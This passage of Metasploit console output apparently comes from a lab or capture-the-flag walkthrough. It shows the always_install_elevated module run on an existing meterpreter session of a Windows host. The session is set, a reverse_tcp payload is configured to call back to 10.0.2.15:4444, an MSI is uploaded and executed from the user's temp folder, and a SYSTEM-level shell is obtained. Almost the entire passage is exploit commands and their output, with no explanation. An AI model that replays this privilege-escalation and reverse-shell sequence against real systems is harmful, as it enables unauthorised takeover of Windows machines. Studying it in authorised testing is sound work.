  5         meterpreter x64/windows  HETEAM\user @ HETEAM  10.0.2.15:4444 → 10.0.2.25:49170 (10.0.2.25)
  6         meterpreter x64/windows  HETEAM\user @ HETEAM  10.0.2.15:4444 → 10.0.2.25:49171 (10.0.2.25)
```

```
msf6 exploit(windows/local/always_install_elevated) > exploit

[-] Msf::OptionValidateError The following options failed to validate: SESSION
[*] Exploit completed, but no session was created.
msf6 exploit(windows/local/always_install_elevated) > set session 5
session => 5
msf6 exploit(windows/local/always_install_elevated) > options

Module options (exploit/windows/local/always_install_elevated):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   SESSION  5                yes       The session to run this module on


Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  process          yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     10.0.2.15        yes       The listen address (an interface may be specified)
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Windows



View the full module info with the info, or info -d command.

msf6 exploit(windows/local/always_install_elevated) > exploit

[*] Started reverse TCP handler on 10.0.2.15:4444
[*] Uploading the MSI to C:\Users\user\AppData\Local\Temp\joynWXZib.msi ...
[*] Executing MSI ...
[*] Sending stage (175686 bytes) to 10.0.2.25
[+] Deleted C:\Users\user\AppData\Local\Temp\joynWXZib.msi
[*] Meterpreter session 7 opened (10.0.2.15:4444 → 10.0.2.25:49172) at 2023-01-30 22:19:30 +0100

meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter >
```